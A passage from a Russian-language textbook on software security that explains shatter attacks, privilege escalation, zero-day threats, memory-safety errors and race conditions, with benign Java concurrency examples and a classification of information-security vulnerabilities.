Впервые этот тип атак стал темой дискуссий среди специалистов в сфере безопасности после публикации в августе 2002 года статьи Криса Паже [2, 5], независимого консультанта по защите данных. В этом документе впервые появился термин «shatter attack», описывающий процесс, с помощью которого одно приложение может выполнить произвольный код в другом приложении. Это стало возможно благодаря тому, что Windows позволяет приложениям с *низкими привилегиями отправлять* сообщения приложениям, имеющим более высокие привилегии. В сообщении в качестве параметра может содержаться адрес функции обратного вызова из адресного пространства приложения. Если злоумышленник сумеет внедрить свои данные в память другого приложения (например, вставив шелл-код в окно редактирования или с помощью функций VirtualAllocEx и WriteProcessMemory), то он может послать ему сообщение WM_TIMER и указать адрес функции обратного вызова, который ссылается на эти данные.

В декабре того же 2002 года Microsoft выпустила патч для систем Windows NT 4.0, Windows 2000, и Windows XP, предотвращающий использование «shatter attack». Но это было лишь частичное решение проблемы, так как исправление касалось служб, поставляемых вместе с Windows. Однако сама архитектура не претерпела изменений, и для остальных приложений и служб угроза продолжала существовать.

В Windows Vista подобную проблему решили комплексно, внеся два существенных изменения. Во-первых, сеанс «0» выделен исключительно для системных процессов, и пользователь больше не осуществляет вход в этот сеанс. Во-вторых, *большая часть сообщений* теперь не отправляется от процессов с низкими привилегиями процессам с высокими привилегиями (User Interface Privilege Isolation, UIPI). К примеру, Internet Explorer 7 использует это нововведение для ограничения взаимодействия компонентов визуализации с остальной системой.

Повышение привилегий – это способ использования компьютерного бага, уязвимостей, ошибки в конфигурации операционной системы или программного обеспечения с целью повышения уровня доступа к вычислительным ресурсам, которые обычно защищены от пользователя. В итоге приложение, обладающее бóльшими полномочиями, чем предполагалось системным администратором, может совершать неавторизированные действия. «Повышением привилегий» называют ситуацию, когда пользователь компьютерной системы каким-либо образом повышает свои

полномочия в этой системе (другими словами: получил возможность делать то, чего прежде делать не мог).

Такая ошибка в программе, как внедрение кода через переполнение буфера, всегда нежелательна. Но серьезной эту ошибку можно считать лишь в том случае, если она повышает привилегии пользователя. В частности, если внедрение кода происходит на локальной машине, это привилегий не повышает: пользователь и без этого может выполнять исполняемые файлы. Если же удается внедрить код через сеть, это уже повышение привилегий: у пользователя появилась возможность выполнять машинный код [2, 5].

Как известно, большинство компьютерных систем разрабатываются для использования несколькими пользователями. *Полномочия пользователя* означают те действия, которые пользователь в праве совершать. Обычно в такие действия входят просмотр и редактирование файлов или модификация системных файлов.

Повышение привилегий означает, что пользователь получил привилегии, правами на которые он не обладает. Подобные привилегии могут быть использованы для удаления файлов, просмотра частной информации или для установки нежелательных программ (например, вредоносного ПО). Как правило, это происходит, когда в системе присутствует определенная ошибка, которая позволяет обойти средства защиты компьютера. Выделяют две формы повышения привилегий:

- **Вертикальное повышение привилегий.** Пользователь с низкими привилегиями или приложение имеет доступ к функциям, относящимся к более привилегированным пользователям или приложениям (например, когда пользователи интернет-банкинга имеют доступ к административным функциям или знают способ обхода пароля по SMS).
- **Горизонтальное повышение привилегий,** здесь обычный пользователь имеет доступ к личным данным или функциям других пользователей (например, пользователь А имеет доступ к интернет-банкингу пользователя Б).

Вертикальное повышение описывает ситуацию, когда пользователь имеет более высокий уровень доступа, чем должен, например, из-за операций с ядром.




Рис. 3.3. Кольца привилегий архитектуры x86 в защищенном режиме [2]

Приведем понятные примеры этих разновидностей.

а) Примеры вертикального повышения привилегий [2]

В некоторых случаях приложение с высоким уровнем доступа полагает, что на вход будут поступать данные, подходящие исключительно для его интерфейса, и не верифицирует их. В данном случае кто угодно может подменить входящие данные так, что любой вредоносный код может быть запущен с привилегиями этого приложения.

- В некоторых версиях Microsoft Windows все пользовательские скринсейверы работают из-под локальных пользователей. Таким образом, любой пользователь, который может заменить текущий скринсейвер программно в файловой системе или в реестре, может получить привилегии.
- Существуют ситуации, когда приложение может использовать более привилегированные источники и иметь неверное представление, как пользователь будет использовать эти источники. Например, приложения, которые могут вызывать командную строку, могут иметь уязвимость, если они используют непроверенные данные на входе, как часть выполняемой команды. Злоумышленник, в этом случае, сможет использовать системные команды с привилегиями данного приложения.
- Некоторые версии iPhone позволяют неавторизованным пользователям иметь доступ к телефону, пока он заблокирован.

б) Горизонтальное повышение привилегий

Горизонтальное повышение привилегий описывает ситуацию, когда приложение позволяет злоумышленнику получить ресурсы, доступ к которым обычно защищен от приложений и других пользователей. Результатом является то, что приложение совершает такие же действия, но с другим уровнем доступа, чем предполагалось разработчиком или системным администратором (злоумышленник получает доступ к личным данным других пользователей).

Данная проблема часто возникает в веб-приложениях. Рассмотрим следующую ситуацию.

- Пользователь А имеет доступ к его/ее счету в интернет-банкинге.
- Пользователь Б имеет доступ к его/ее счету в том же самом интернет-банкинге.
- Уязвимость возникает, когда пользователь А может получить доступ к аккаунту пользователя Б с помощью разного рода злонамеренных действий.

Данные действия возможны благодаря уязвимости веб-приложений.

Следует знать потенциальные «слабые места» веб-приложений и ситуации, которые могут привести к горизонтальному повышению привилегий:

- предсказуемый идентификационный номер сессии в пользовательских файлах cookie;
- межсайтовый скриптинг (XSS);
- межсайтовая подделка запроса (CSRF);
- «легкий» пароль;
- кража файлов cookie;
- кейлогер;
- эксплойт;

- бэкдор;
- другое вредоносное ПО.

Операционные системы и пользователи могут использовать следующие *способы снижения риска повышения привилегий:*

- предотвращение выполнения данных;
- ASLR технология;
- запускать приложения с минимальными привилегиями (например, Internet Explorer с отключенным SID) с целью предотвратить переполнение буфера;
- использование самых последних версий антивирусных программ;
- использование компиляторов, которые предотвращают переполнение буфера;
- кодирование программного обеспечения и/или его компонентов.

Уязвимость нулевого дня 0-day (*zero day*), – термин обычно обозначающий неустраненные уязвимости, а также вредоносные программы, против которых еще не разработаны защитные механизмы [2, 6].

Сам термин, как принято считать, означает, что у разработчиков было 0 дней на исправление дефекта: *уязвимость становится публично известна до момента выпуска производителем ПО исправлений ошибки* (то есть потенциально уязвимость может эксплуатироваться на работающих копиях приложения некоторое время без возможности защититься от нее.

Поэтому многие злоумышленники фокусируют свои усилия именно на обнаружении таких неизвестных никому (пока) уязвимостей в программном обеспечении. Это обусловлено высокой эффективностью использования уязвимостей, что, в свою очередь, связано с двумя фактами – высоким распространением уязвимого ПО (именно такое программное обеспечение, как правило, атакуют) и некоторым временным промежутком между обнаружением уязвимости компанией-разработчиком программного обеспечения и выпуском соответствующего обновления для исправления ошибки.

Для обнаружения таких программных (и аппаратных) уязвимостей злоумышленники используют различные ***«хакерские» техники»***, например:

- дизассемблирование программного кода и последующий поиск ошибок непосредственно в коде программного обеспечения;
- реверс-инжиниринг и последующий тщательный анализ и поиск ошибок в алгоритмах работы программного обеспечения;
- Fuzz-тестирование – это своего рода *стресс-тест* для программного обеспечения, суть которого заключается в обработке программным обеспечением большого объема информации, содержащей заведомо неверные параметры.

После обнаружения уязвимости в программном обеспечении начинается процесс разработки вредоносного кода, использующего обнаруженную уязвимость для заражения отдельных компьютеров или компьютерных сетей.

Одним из наиболее известных экспертов подобных вредоносных программ, использующих 0day уязвимость в программном обеспечении, является сетевой червь-вымогатель WannaCry, который был обнаружен в мае 2017 года. WannaCry использовал эксплойт EternalBlue в уязвимости SMB (Server Message Block) на операционных системах семейства Windows. При удачной попытке внедриться в компьютер WannaCry устанавливает бэкдор DoublePulsar для дальнейших манипуляции

и действий. Ранее (2008–2010 гг.) не менее известный червь Stuxnet использовал ранее неизвестную уязвимость операционных систем семейства Windows, связанную с алгоритмом обработки ярлыков. Следует отметить, что, помимо 0day уязвимости, Stuxnet использовал еще три ранее известные уязвимости.

Помимо создания вредоносных программ, использующих 0day уязвимости в программном обеспечении, вирусописатели активно работают и над созданием специальных вредоносных программ, не детектируемых существующими на рынке антивирусными сканерами и мониторами. Данные вредоносные программы также попадают под определение термина *0day*.

Невозможность детектирования антивирусными программами достигается за счет применения вирусописателями таких технологий, как *обфускация*, *шифрование программного кода* и др.

Именно по этой причине продукты, в которых сделана ставка на классические антивирусные технологии, показывают весьма посредственный результат в динамических антивирусных тестированиях.

По мнению специалистов авторитетных антивирусных компаний, для обеспечения эффективной защиты против 0day вредоносных программ и уязвимостей нужно использовать только ***проактивные технологии антивирусной защиты***. Благодаря специфике проактивных технологий защиты они способны одинаково эффективно обеспечивать защиту как от известных угроз, так и от 0day-угроз. Хотя стоит отметить, что эффективность проактивной защиты не является абсолютной, и весомая доля 0day-угроз способна причинить вред жертвам злоумышленников.

Уязвимости, связанные с доступом к памяти

Безопасность доступа к памяти – это концепция в разработке программного обеспечения, целью которой является избежание программных ошибок, которые ведут к уязвимостям, связанным с доступом к оперативной памяти компьютера, таким как вышерассмотренные уязвимости «переполнения буфера и висячие указатели».

По мнению экспертов по безопасности, языки программирования с низким уровнем абстракций, такие как Си и Си++, поддерживающие непосредственный доступ к памяти компьютера (произвольную арифметику указателей, выделение и освобождение памяти) и приведение типов, но не имеющие автоматической проверки границ (англ.) массивов, не являются безопасными с точки зрения доступа к памяти [2, 7].

Одним из наиболее распространенных классов уязвимостей программного обеспечения являются проблемы безопасности памяти. Данный тип уязвимости известен на протяжении более 30 лет. Безопасность памяти подразумевает предотвращение попыток использовать или модифицировать данные, если это не было намерено разрешено программистом при создании программного продукта.

Множество критических с точки зрения производительности программ реализованы на языках программирования с низким уровнем абстракций (Си и Си++), которые «склонны к появлению» уязвимостей данного типа. Отсутствие защищенности этих языков программирования позволяет атакующим получить полный контроль над программой, изменять поток управления, иметь несанкционированный доступ к конфиденциальной информации. На данный момент предложены

различные решения проблем, связанных с доступом к памяти. Механизмы защиты должны быть эффективны одновременно как с точки зрения безопасности, так и с точки зрения производительности.

Первую огласку подобные *ошибки памяти* получили в 1972 году. И далее они являлись проблемой многих программных продуктов, средством, позволяющим применять эксплоиты. Например, вышеупомянутый червь Морриса использовал множество уязвимостей, часть из которых была связана именно с ошибками работы с памятью.

Различают несколько типов (видов) ошибок памяти (уязвимостей), которые могут возникать при работе с некоторыми языками программирования [2].

- ***Нарушение границ массивов (англ.)*** – выражение, индексирующее массив, выходит из диапазона значений, установленных при определении этого массива. Отдельно выделяется особый подтип – ошибка неучтенной единицы. Встречается при отсутствии проверок границ массивов и строк (Си, Си++).
- ***Переполнение буфера*** – запись за пределами выделенного в памяти буфера. Возникает при попытке записи в буфер блока данных, превышающего размер этого буфера. В результате переполнения могут быть испорчены данные, расположенные рядом с буфером либо программа вовсе изменит свое поведение, вплоть до интерпретации записанных данных как исполняемого кода. Использование данной уязвимости является одним из наиболее популярных способов взлома компьютерных систем.
- ***Чтение за границами буфера (англ.)*** – чтение за пределами выделенного в памяти буфера. Последствиями могут служить нарушения безопасности системы (утрата конфиденциальности), нестабильное и неправильное поведение программы, ошибки прав доступа к памяти. Эта уязвимость входит в список наиболее распространенных и опасных ошибок в программном обеспечении.
- ***Ошибки при работе с динамической памятью*** – неправильное распоряжение динамически выделяемой памятью и указателями. В данном случае выделение памяти под объекты осуществляется во время выполнения программы, что может повлечь за собой ошибки времени исполнения. Данной уязвимости подвержены языки программирования с низким уровнем абстракций, поддерживающие непосредственный доступ к памяти компьютера (Си, Си++).
- ***Висячий указатель*** – указатель, не ссылающийся на допустимый объект соответствующего типа. Данный вид указателей возникает, когда объект был удален (или перемещен), но значение указателя не изменили на нулевое. В данном случае он все еще указывает на область памяти, где находился данный объект. В некоторых случаях это может стать причиной получения конфиденциальной информации злоумышленником; либо, если система уже перераспределила адресуемую память под другой объект, доступ по висячему указателю может повредить расположенные там данные. Особый подтип ошибки – ***использование после освобождения (use after free)*** (обращение к освобожденной области памяти) – является распространенной причиной ошибок программ, например уязвимостей веб-обозревателей.

- ***Обращение по нулевому указателю.*** Нулевой указатель имеет специальное зарезервированное значение, показывающее, что данный указатель не ссылается на допустимый объект. Обращение по нулевому указателю будет причиной исключительной ситуации и аварийной остановки программы.
- ***Освобождение ранее не выделенной памяти*** – попытка освободить область оперативной памяти, которая не является на данный момент выделенной (то есть свободна). Наиболее часто это проявляется в ***двойном освобождении памяти***, когда происходит повторная попытка освободить уже освобожденную память. Данное действие может вызвать ошибку менеджера памяти. В Си это происходит при повторном вызове функции free с одним и тем же указателем, без промежуточного выделения памяти.
- ***Использование различных менеджеров памяти*** – ошибка, заключающаяся в разрыве связки аллокатор-деаллокатор памяти и использовании различных средств для работы с одним сегментом. Например, в Си++ использованием free для участка памяти, выделенного с помощью new или, аналогично, использованием delete после malloc. Стандарт Си++ не описывает какую-либо связь между new/delete и функциями работы с динамической памятью из Си, хотя new/delete в общем случае реализованы как обертки malloc/free. Смешанное использование может стать причиной неопределенного поведения.
- ***Потеря указателя*** – утеря адреса выделенного фрагмента памяти при перезаписи его новым значением, который ссылается на другую область памяти. При этом адресуемая предыдущим указателем память более недосягаема. Такой тип ошибки приводит к утечкам памяти, так как выделенная память не может быть освобождена. В Си это может случиться при повторном присваивании результата функции malloc одному и тому же указателю, без промежуточного освобождения памяти.
- ***Неинициализированные переменные (англ.)*** – переменные, которые были объявлены, но не установлены в какое-либо значение, известное до времени их использования. Переменные будут иметь значение, но в общем случае труднопредсказуемое. Уязвимость для памяти могут возникнуть при наличии ***неинициализированных («диких») указателей***. Эти указатели в своем поведении схожи с висячими указателями, попытка обращения по ним в большинстве случаев будет сопровождаться ошибками доступа или повреждением данных. Однако возможно получение конфиденциальной информации, которая могла остаться в данной области памяти после предыдущего использования.
- ***Ошибки нехватки памяти*** – проблемы, возникающие при недостатке количества доступной памяти для данной программы.
- ***Переполнение стека*** – превышение программой количества информации, которое может находиться в стеке вызовов (указатель вершины стека выходит за границу допустимой области). При этом программа аварийно завершается. Причиной ошибки может быть глубокая (или бесконечная) рекурсия либо выделение большого количества памяти для локальных переменных на стеке.

- ***Переполнение кучи*** – попытка программы выделить большее количество памяти, чем ей доступно. Является следствием частого (Java) и зачастую неправильного обращения с динамической памятью. В случае возникновения ошибки операционная система завершит наиболее подходящий с ее точки зрения для этого процесс (часто вызвавший ошибку, но иногда – произвольный).

Обнаружение ошибок, связанных с доступом к памяти, может осуществляться как в процессе компиляции программы, так и во время исполнения (отладки).

Помимо служебных предупреждений со стороны компилятора, для обнаружения ошибок до момента окончательной «сборки» программы используются статические анализаторы кода. Они позволяют покрыть значительную часть опасных ситуаций, исследуя исходный код более подробно, чем поверхностный анализ компилятора. Такие статические анализаторы могут обнаружить:

- выход за границы массивов;
- использование висячих (а также нулевых или неинициализированных) указателей;
- неправильное использование библиотечных функций;
- утечки памяти как следствие неправильной работы с указателями.

Во время отладки программы могут использоваться специальные *менеджеры памяти*. В данном случае вокруг «аллоцированных в куче» объектов создаются «мертвые» области памяти, попадая в которые, отладчик позволяет обнаружить ошибки. Альтернативой являются специализированные виртуальные машины, проверяющие доступ к памяти (Valgrind). Обнаружить ошибки помогают системы инструментирования кода, в том числе обеспечиваемые компилятором (Sanitizer).

Если говорить о способах обеспечения безопасности, то на текущий момент большинство языков высокого уровня решают эти проблемы с помощью удаления из языка арифметики указателей, ограничением возможностей приведения типов, а также введением сборки мусора, как единственной схемы управления памятью [2]. В отличие от низкоуровневых языков, где важна скорость, высокоуровневые в большинстве своем осуществляют дополнительные проверки, например проверки границ при обращениях к массивам и объектам.

Чтобы избежать утечек памяти и ресурсов, обеспечить безопасность в плане исключений, в современном Си++ используются «умные» указатели. Обычно они представляют из себя класс, имитирующий интерфейс обыкновенного указателя и добавляющего дополнительную функциональность, например проверку границ массивов и объектов, автоматическое управление выделением и освобождением памяти для используемого объекта. Они помогают реализовать идиому программирования. Получение ресурса есть инициализация (RAII), заключающаяся в том, что получение объекта неразрывно связано с его инициализацией, а освобождение – с его уничтожением.

При использовании библиотечных функций следует уделять внимание возвращаемым ими значениям, чтобы обнаружить возможные нарушения в их работе. Функции для работы с динамической памятью в Си сигнализируют об ошибке (нехватке свободной памяти запрашиваемого размера), возвращая вместо указателя на блок памяти нулевой указатель; в Си++ используются исключения. Правильная обработка данных ситуаций позволяет избежать неправильного (аварийного) завершения программы.

Повышению безопасности способствуют проверки границ при использовании указателей. Подобные проверки добавляются во время компиляции и могут замедлять работу программ; для их ускорения были разработаны специальные аппаратные расширения (например, Intel MPX).

На нижних уровнях также абстракций существуют специальные системы, обеспечивающие безопасность памяти. На уровне операционной системы это менеджер виртуальной памяти, разделяющий доступные области памяти для отдельных процессов (поддержка многозадачности), и средства синхронизации для поддержания многопоточности. Аппаратный уровень также, как правило, включает некоторые механизмы, такие как кольца защиты.

Состояние гонки (*race condition*), также ***конкуренция*** [2, 9] – ошибка проектирования многопоточной системы или приложения, при которой работа системы или приложения зависит от того, в каком порядке выполняются части кода. Свое название ошибка получила от похожей ошибки проектирования электронных схем (там она называлась «гонка сигналов»).

Термин *состояние гонки* здесь также относится к инженерному жаргону и появился вследствие неаккуратного дословного перевода английского эквивалента. В более строгой академической среде принято использовать термин ***неопределенность параллелизма***.

Иначе говоря, состояние гонки – «плавающая» ошибка (гейзенбаг), проявляющаяся в случайные моменты времени и «пропадающая» при попытке ее локализовать.

Из-за неконтролируемого доступа к общей памяти систем и состояние гонки может приводить к совершенно различным ошибкам, которые могут проявляться в самые непредсказуемые моменты времени, а попытка повторения ошибки в целях отладки со схожими условиями работы может оказаться безуспешной.

В этом случае основными последствиями могут быть:

- утечки памяти;
- ошибки сегментирования;
- порча данных;
- уязвимости,
- взаимные блокировки;
- утечки других ресурсов, например файловых дескрипторов.

Так называемый в среде экспертов по кибербезопасности ***«случай с Therac-25»*** [2] как нельзя лучше характеризует действие подобной уязвимости.

Аппарат лучевой терапии Therac-25 был первым в США медицинским аппаратом, в котором вопросы безопасности были возложены исключительно на программное обеспечение [8]. Этот аппарат работал в трех режимах:

В режиме «*Электронная терапия*»: электронная пушка напрямую облучает пациента; компьютер задает энергию электронов от 5 до 25 МэВ.

В режиме «*Рентгеновская терапия*»: электронная пушка облучает вольфрамовую мишень, и пациент облучается рентгеновскими лучами, проходящими через конусообразный рассеиватель. В этом режиме энергия электронов постоянна: 25 МэВ.

В третьем режиме никакого излучения не было. На пути электронов (на случай аварии) располагается стальной отражатель, а излучение имитируется светом. Этот режим применяется для того, чтобы точно «навести» пучок на «больное место».

Эти три режима задавались вращающимся механическим диском, в котором было отверстие с «отклоняющими» магнитами для электронной терапии, и мишень с рассеивателем для рентгеновской. Из-за *«состояния гонки»* между управляющей программой и обработчиком клавиатуры иногда случалось, что в режиме рентгеновской терапии диск оказывался в положении «Электронная терапия», *и пациент напрямую облучался пучком электронов в 25 МэВ, что вело к переоблучению*. При этом датчики выводили «Нулевая доза», поэтому оператор мог повторить процедуру, усугубляя ситуацию. В результате погибли как минимум два пациента, пока не разобрались с этим «эффектом гонки».

Часть программного кода была взята из более ранних модификаций Therac-6 и Therac-20. При этом в Therac-6 не было рентгеновской терапии, а в Therac-20 были реализованы достаточно аппаратные меры безопасности, которые не давали включить излучение, когда диск был в неправильном положении.

Для более глубокого понимания механизма работы приведем ряд известных примеров [2, 8]. Вначале рассмотрим пример кода на языке Java.

```
volatile int x;
// Поток 1:
while (!stop) {
 x++;
 …
}
// Поток 2:
while (!stop) {
 if (x%2 == 0)
  System.out.println("x=" + x);
 …
}
```

Пусть $x = 0$. Предположим, что выполнение программы происходит в таком порядке:

1) оператор if в потоке 2 проверяет x на четность;
2) оператор «x++» в потоке 1 увеличивает x на единицу;
3) оператор вывода в потоке 2 выводит «$x = 1$», хотя, казалось бы, переменная проверена на четность.

Специалисты по безопасности рекомендуют такие способы решения, как «локальная копия», «синхронизация» и «комбинированный» способ. Самый простой способ решения – копирование переменной x в локальную переменную. Исправленный код будет иметь следующий вид:

```
// Поток 2:
while (!stop)
{
 int cached_x = x;
 if (cached_x%2 == 0)
  System.out.println("x=" + cached_x);
 …
}
```

Понятно, этот способ эффективен только тогда, когда переменная одна и копирование производится за одну машинную команду.

Более сложный и «дорогой», но и более универсальный метод решения – *синхронизация потоков*, а именно:

```
int x;
// Поток 1:
while (!stop)
{
 synchronized(someObject)
 {
  x++;
 }
 …
}
// Поток 2:
while (!stop)
{
 synchronized(someObject)
 {
  if (x%2 == 0)
   System.out.println("x=" + x);
 }
 …
}
```

Здесь семантика *happens before* не требует использовать ключевое слово **volatile**.

Комбинированный способ – это сочетание двух вышерассмотренных способов.

Предположим, что переменных – две (и ключевое слово `volatile` не действует), а во втором потоке вместо `System.out.println` стоит более сложная обработка. В этом случае оба метода неудовлетворительны: первый – потому что одна переменная может измениться, пока копируется другая; второй – потому что засинхронизирован слишком большой объем кода.

Эти способы можно скомбинировать, копируя «опасные» переменные в синхронизированном блоке. С одной стороны, это снимет ограничение на одну машинную команду, с другой – позволит избавиться от слишком больших синхроблоков [2]:

```
volatile int x1, x2;
// Поток 1:
while (!stop)
{
 synchronized(someObject)
 {
  x1++;
  x2++;
```

```
 }
 …
}
// Поток 2:
while (!stop)
{
 int cached_x1, cached_x2;
 synchronized (someObject)
 {
  cached_x1 = x1;
  cached_x2 = x2;
 }
 if ((cached_x1 + cached_x2)%100 == 0)
  DoSomethingComplicated(cached_x1, cached_x2);
 …
}
```

К сожалению, стандартных и простых способов выявления и исправления состояний гонки на момент выхода книги не существует.

В заключение следует отметить, что, к сожалению для пользователей, существует класс ошибок (и эксплуатирующих их типов атак), позволяющих непривилегированной программе влиять на работу других программ через возможность изменения общедоступных ресурсов (обычно – временных файлов; англ. *tmp race* – состояние гонки во временном каталоге), в определенное временно́е окно, в которое файл по ошибке программиста доступен для записи всем или части пользователей системы.

Атакующая программа может разрушить содержимое файла, вызвав аварийное завершение программы-жертвы, или, подменив данные, заставить программу выполнить какое-либо действие на уровне своих привилегий.

Именно по этой причине разработчики ПО с серьезными требованиями по безопасности, такое, как веб-браузер, используют обычно случайные числа криптографического качества для именования временных файлов.

3.4.3. Уязвимости систем информационной безопасности

Обеспечение и поддержка систем информационной безопасности (ИБ) включают в себя комплекс разноплановых мер, которые предотвращают, отслеживают и устраняют несанкционированный доступ третьих лиц. Меры ИБ направлены также на защиту от повреждений, искажений, блокировки или копирования информации. Принципиально, чтобы все задачи решались одновременно, только тогда обеспечивается полноценная, надежная защита.

Особенно остро ставятся основные вопросы об информационном способе защиты, когда взлом или хищение с искажением информации потянут за собой ряд тяжелых последствий, финансовых ущербов.

Созданная с помощью моделирования логическая цепочка трансформации информации выглядит следующим образом [9]:

УГРОЖАЮЩИЙ ИСТОЧНИК ⇒ ФАКТОР УЯЗВИМОСТИ СИСТЕМЫ ⇒ ДЕЙСТВИЕ (**УГРОЗА БЕЗОПАСНОСТИ**) ⇒ АТАКА ⇒ ПОСЛЕДСТВИЯ

В общем случае – угрозой информации называют потенциально возможное влияние или воздействие на любую информационную систему с последующим нанесением убытка чьим-то потребностям. Существует более 100 позиций и разновидностей угроз информационной системе. Пользователю важно проанализировать все риски с использованием разных методик диагностики. На основе проанализированных показателей с их детализацией потом можно выстроить эффективную систему защиты от угроз в информационном пространстве.

Классификация уязвимостей систем информационной безопасности

Угрозы информационной безопасности проявляются не самостоятельно, а через возможное взаимодействие с наиболее слабыми звеньями системы защиты, то есть через факторы уязвимости. В итоге угроза приводит к нарушению деятельности систем на конкретном объекте-носителе.

Основные уязвимости возникают по причине действия следующих факторов [9]:

- несовершенство программного обеспечения аппаратной платформы;
- разные характеристики строения автоматизированных систем в информационном потоке;
- часть процессов функционирования систем является неполноценной;
- неточность протоколов обмена информацией и интерфейса;
- сложные условия эксплуатации и расположения информации.

Чаще всего источники угрозы запускаются с целью получения незаконной выгоды вследствие нанесения ущерба информации. Но возможно даже случайное действие угроз из-за недостаточной степени защиты и массового действия угрожающего фактора.

Существует общепринятое разделение уязвимостей систем безопасности по классам:

- объективные;
- случайные;
- субъективные.

Если устранить или как минимум ослабить влияние вышеуказанных уязвимостей, можно избежать полноценной угрозы, направленной на систему безопасности.

Объективные уязвимости [9]

Этот вид зависит от аппаратной части – организации системы управления оборудованием на объекте, требующем защиты. Полноценное избавление от этих факторов невозможно, но их частичное устранение достигается с помощью инженерно-технических приемов следующими способами.

1. **Связанные с техническими средствами излучения:**
   - электромагнитные методики (побочные варианты излучения и сигналов от кабельных линий, элементов техсредств);
   - звуковые варианты (акустические или с добавлением вибросигналов);
   - электрические (проскальзывание сигналов в цепочки электрической сети, по наводкам на линии и проводники, по неравномерному распределению тока).

2. **Активизируемые:**
   - вредоносные ПО, нелегальные программы, технологические выходы из программ, что объединяется термином «программные закладки»;
   - закладки аппаратуры – факторы, которые внедряются напрямую в телефонные линии, в электрические сети или просто в помещения.
3. **Те, что создаются особенностями объекта, находящегося под защитой:**
   - расположение объекта (видимость и отсутствие контролируемой зоны вокруг объекта информации, наличие вибро- или звукоотражающих элементов вокруг объекта, наличие удаленных элементов объекта);
   - организация каналов обмена информацией (применение радиоканалов, аренда частот или использование всеобщих сетей).
4. **Те, что зависят от особенностей элементов-носителей:**
   - детали, обладающие электроакустическими модификациями (трансформаторы, телефонные устройства, микрофоны и громкоговорители, катушки индуктивности);
   - вещи, подпадающие под влияние электромагнитного поля (носители, микросхемы и другие элементы).

Случайные уязвимости

Эти факторы зависят от непредвиденных обстоятельств и особенностей окружения информационной среды. Их практически невозможно предугадать в информационном пространстве, но важно быть готовым к их быстрому устранению. Устранить такие неполадки можно с помощью проведения инженерно-технического разбирательства и устранения последствий ущерба, нанесенного угрозе информационной безопасности [9].

1. **Сбои и отказы работы систем:**
   - вследствие неисправности технических средств на разных уровнях обработки и хранения информации (в том числе и тех, что отвечают за работоспособность системы и за контроль доступа к ней);
   - неисправности и устаревания отдельных элементов (размагничивание носителей данных, таких как дискеты, кабели, соединительные линии и микросхемы);
   - сбои разного программного обеспечения, которое поддерживает все звенья в цепи хранения и обработки информации (антивирусы, прикладные и сервисные программы);
   - перебои в работе вспомогательного оборудования информационных систем (неполадки на уровне электропередачи).
2. **Ослабляющие информационную безопасность факторы:**
   - повреждение коммуникаций вроде водоснабжения или электроснабжения, а также вентиляции, канализации;
   - неисправности в работе ограждающих устройств (заборы, перекрытия в здании, корпуса оборудования, где хранится информация).

Субъективные уязвимости

Этот подвид в большинстве случаев представляет собой результат неправильных действий сотрудников на уровне разработки систем хранения и защиты инфор-

мации. Поэтому устранение таких факторов возможно при помощи методик с использованием аппаратуры и ПО.

1. **Неточности и грубые ошибки (дефекты), нарушающие информационную безопасность:**
   - на этапе загрузки готового программного обеспечения или предварительной разработки алгоритмов, а также в момент его использования (возможно во время ежедневной эксплуатации, во время ввода данных);
   - на этапе управления программами и информационными системами (сложности в процессе обучения работе с системой, настройки сервисов в индивидуальном порядке, во время манипуляций с потоками информации);
   - во время пользования технической аппаратурой (на этапе включения или выключения, эксплуатации устройств для передачи или получения информации).
2. **Нарушения стандартных режимов работы систем в информационном пространстве:**
   - режима защиты личных данных (проблему создают уволенные работники или действующие сотрудники в нерабочее время, они получают несанкционированный доступ к системе);
   - режима сохранности и защищенности (во время получения доступа на объект или к техническим устройствам);
   - во время работы с техустройствами (возможны нарушения в энергосбережении или обеспечении техники);
   - во время работы с данными (преобразование информации, ее сохранение, поиск и уничтожение данных, устранение брака и неточностей).

Ранжирование уязвимостей

Каждая уязвимость должна быть учтена и оценена специалистами. Поэтому важно определить критерии оценки опасности возникновения угрозы и вероятности поломки или обхода защиты информации. Показатели подсчитываются с помощью применения ранжирования. Среди всех критериев выделяют три основных:

- ***Доступность*** – это критерий, который учитывает, насколько удобно источнику угроз использовать определенный вид уязвимости, чтобы нарушить информационную безопасность. В показатель входят технические данные носителя информации (вроде габаритов аппаратуры, ее сложности и стоимости, а также возможности использования для взлома информационных систем неспециализированных систем и устройств).
- ***Фатальность*** – характеристика, которая оценивает глубину влияния уязвимости на возможности программистов справиться с последствиями созданной угрозы для информационных систем. Если оценивать только объективные уязвимости, то определяется их информативность – способность передать в другое место полезный сигнал с конфиденциальными данными без его деформации.
- ***Количество*** – характеристика подсчета деталей системы хранения и реализации информации, которым присущ любой вид уязвимости в системе.

Каждый показатель можно рассчитать как среднее арифметическое коэффициентов отдельных уязвимостей. Для оценки степени опасности используется формула [9]:

РАСЧЕТ СТЕПЕНИ ОПАСНОСТИ
[К(О) = (КД × КФ × КК)/125].

Максимальная оценка совокупности уязвимостей – 125, это число и находится в знаменателе. А в числителе фигурирует произведение из КД, КФ и КК. Чтобы узнать информацию о степени защиты системы точно, нужно привлечь к работе аналитический отдел с экспертами. Они произведут оценку всех уязвимостей и составят информационную карту по пятибалльной системе. Единица соответствует минимальной возможности влияния на защиту информации и ее обход, а пятерка отвечает максимальному уровню влияния и, соответственно, опасности. Результаты всех анализов сводятся в одну таблицу, степень влияния разбивается по классам для удобства подсчета коэффициента уязвимости системы.

Какие источники угрожают информационной безопасности?

Если описывать классификацию угроз, которые обходят защиту информационной безопасности, то можно выделить несколько классов. Понятие классов обязательно, ведь оно упрощает и систематизирует все факторы без исключения. В основу входят следующие параметры [9].

1. **Ранг преднамеренности совершения вмешательства в информационную систему защиты:**
   - угроза, которую вызывает небрежность персонала в информационном измерении;
   - угроза, инициатором которой являются мошенники, и делают они это с целью личной выгоды.
2. **Характеристики появления:**
